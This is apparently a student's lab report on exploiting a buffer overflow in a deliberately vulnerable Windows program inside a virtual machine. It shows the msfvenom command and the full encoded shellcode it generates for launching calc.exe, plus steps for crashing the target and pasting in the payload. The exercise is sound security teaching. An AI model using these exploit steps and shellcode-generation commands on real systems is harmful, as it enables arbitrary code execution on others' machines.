LAB-8

Chaturya Chinta
19BCE7528
L23+L24

Lab experiment - Working with the memory vulnerabilities – Part II

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload.**
    - **Replace the shellcode in the exploit2.py**
- **Install Vuln_Program_Stream.exe and Run the same**


Analysis

- **Try to crash the Vuln_Program_Stream program and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**


Example:
msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

- **Change the default trigger to open control panel.**


Happy Learning!!!!!!




After running the python code it will generate a text file with payload



Then using the payload to crash the application



The application crashes and stops working




Using msfvenom in Kali linux.

Example:

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09
\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf =  b""
buf += b"\x89\xe6\xda\xc8\xd9\x76\xf4\x5a\x4a\x4a\x4a\x4a\x4a"
buf += b"\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x52\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4a\x48\x6e\x62"
buf += b"\x45\x50\x45\x50\x75\x50\x61\x70\x4e\x69\x78\x65\x56"
buf += b"\x51\x6b\x70\x35\x34\x6e\x6b\x32\x70\x30\x30\x4e\x6b"
buf += b"\x46\x32\x66\x6c\x6c\x4b\x32\x72\x57\x64\x4c\x4b\x50"
buf += b"\x72\x67\x58\x76\x6f\x58\x37\x52\x6a\x74\x66\x65\x61"
buf += b"\x4b\x4f\x6e\x4c\x77\x4c\x70\x61\x53\x4c\x56\x62\x56"
buf += b"\x4c\x47\x50\x4b\x71\x58\x4f\x56\x6d\x55\x51\x79\x57"
buf += b"\x78\x62\x68\x72\x72\x72\x66\x37\x6c\x4b\x51\x42\x76"
buf += b"\x70\x4c\x4b\x43\x7a\x65\x6c\x4c\x4b\x52\x6c\x56\x71"
buf += b"\x32\x58\x79\x73\x51\x58\x56\x61\x6a\x71\x70\x51\x4c"
buf += b"\x4b\x61\x49\x31\x30\x36\x61\x59\x43\x4e\x6b\x62\x69"
buf += b"\x37\x68\x7a\x43\x57\x4a\x67\x39\x4e\x6b\x47\x44\x6c"
buf += b"\x4b\x43\x31\x48\x56\x44\x71\x49\x6f\x4e\x4c\x69\x51"
buf += b"\x78\x4f\x56\x6d\x37\x71\x4b\x77\x45\x68\x39\x70\x74"
buf += b"\x35\x5a\x56\x54\x43\x73\x4d\x6a\x58\x57\x4b\x71\x6d"
buf += b"\x34\x64\x63\x45\x79\x74\x32\x78\x6c\x4b\x62\x78\x46"
buf += b"\x44\x75\x51\x5a\x73\x70\x66\x6c\x4b\x66\x6c\x32\x6b"
buf += b"\x6e\x6b\x72\x78\x67\x6c\x43\x31\x59\x43\x6c\x4b\x75"
buf += b"\x54\x4c\x4b\x57\x71\x38\x50\x6d\x59\x31\x54\x75\x74"
buf += b"\x74\x64\x53\x6b\x51\x4b\x70\x61\x51\x49\x51\x4a\x43"
buf += b"\x61\x79\x6f\x79\x70\x31\x4f\x73\x6f\x73\x6a\x6c\x4b"
buf += b"\x32\x32\x38\x6b\x4e\x6d\x61\x4d\x33\x5a\x75\x51\x6c"
buf += b"\x4d\x6d\x55\x6c\x72\x55\x50\x63\x30\x77\x70\x42\x70"
buf += b"\x50\x68\x50\x31\x4e\x6b\x70\x6f\x4b\x37\x69\x6f\x48"
buf += b"\x55\x6f\x4b\x7a\x50\x6f\x45\x69\x32\x46\x36\x51\x78"
```

Pasting the payload in frigate



The application crashes and open calculator